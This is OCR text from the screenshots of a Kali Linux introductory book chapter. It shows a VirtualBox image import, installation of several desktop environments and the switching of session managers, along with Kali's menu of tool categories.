



Chapter 1: Kali – An Introduction





Importing virtual disk image 'Kali-Linux-2016.2-vbox-amd64-disk1.vmdk' ... (2/3)
1 minute remaining
Description
Configuration
Virtual System 1
Name
Kali-Linux-2016.2-vbox-amd...
Product
Kali Linux
Product-URL
https://www.kali.org/
Vendor
Offensive Security
Vendor-URL
https://www.offensive-secur...
Reinitialize the MAC address of all network cards
Appliance is not signed
Restore Defaults
Go Back
Import
Cancel



Kali-book [Running]
Applications
Places
Wed 02:18
Left ⌘



File Edit View Search Terminal Help
root@kali:~# apt-get install kali-defaults kali-root-login desktop-base xfce4 xfce4
-places-plugin xfce4-goodies



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# update-alternatives --config x-session-manager
There are 3 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).
Selection Path Priority Status
* 0 /usr/bin/gnome-session 50 auto mode
1 /usr/bin/gnome-session 50 manual mode
2 /usr/bin/startxfce4 50 manual mode
3 /usr/bin/xfce4-session 40 manual mode
Press <enter> to keep the current choice[*], or type selection number:



Applications
03:11
Trash
File System
Home



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get install desktop-base mate-desktop-environment



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# update-alternatives --config x-session-manager
There are 2 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).
Selection Path Priority Status
* 0 /usr/bin/gnome-session 50 auto mode
1 /usr/bin/gnome-session 50 manual mode
2 /usr/bin/mate-session 30 manual mode
Press <enter> to keep the current choice[*], or type selection number: 2



Kali-book (Snapshot 1 book) [Running]
Applications Places System
Wed Dec 7, 04:16
Usual applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
13 - Social Engineering Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
14 - System Services
bbqsql
hexorbase
jsql
mdb-sql
oscanner
sidguesser
sqldict
SQLite database browser
sqlmap
sqlninja
sqlsus
tnscmd10g



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# update-alternatives --config x-session-manager
There are 4 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).
Selection Path Priority Status
* 0 /usr/bin/gnome-session 50 auto mode
1 /usr/bin/gnome-session 50 manual mode
2 /usr/bin/lxsession 49 manual mode
3 /usr/bin/openbox-session 40 manual mode
4 /usr/bin/startlxde 50 manual mode
Press <enter> to keep the current choice[*], or type selection number: 4


Trash
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Debian
Usual applications
Preferences
Run
Logout
DNS Analysis
IDS/IPS Identification
Live Host Identification
Network & Port Scanners
OSINT Analysis
Route Analysis
SMB Analysis
SMTP Analysis
SNMP Analysis
SSL Analysis
dmitry
dnmap-client
dnmap-server
ike-scan
maltegoce
netdiscover
nmap
p0f
recon-ng
sparta
zenmap
05:43



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt install kali-defaults kali-root-login desktop-base kde-plasma-desktop



File Edit View Search Terminal Help
root@kali:~# update-alternatives --config x-session-manager
There are 2 choices for the alternative x-session-manager (providing /usr/bin/x-session-manager).
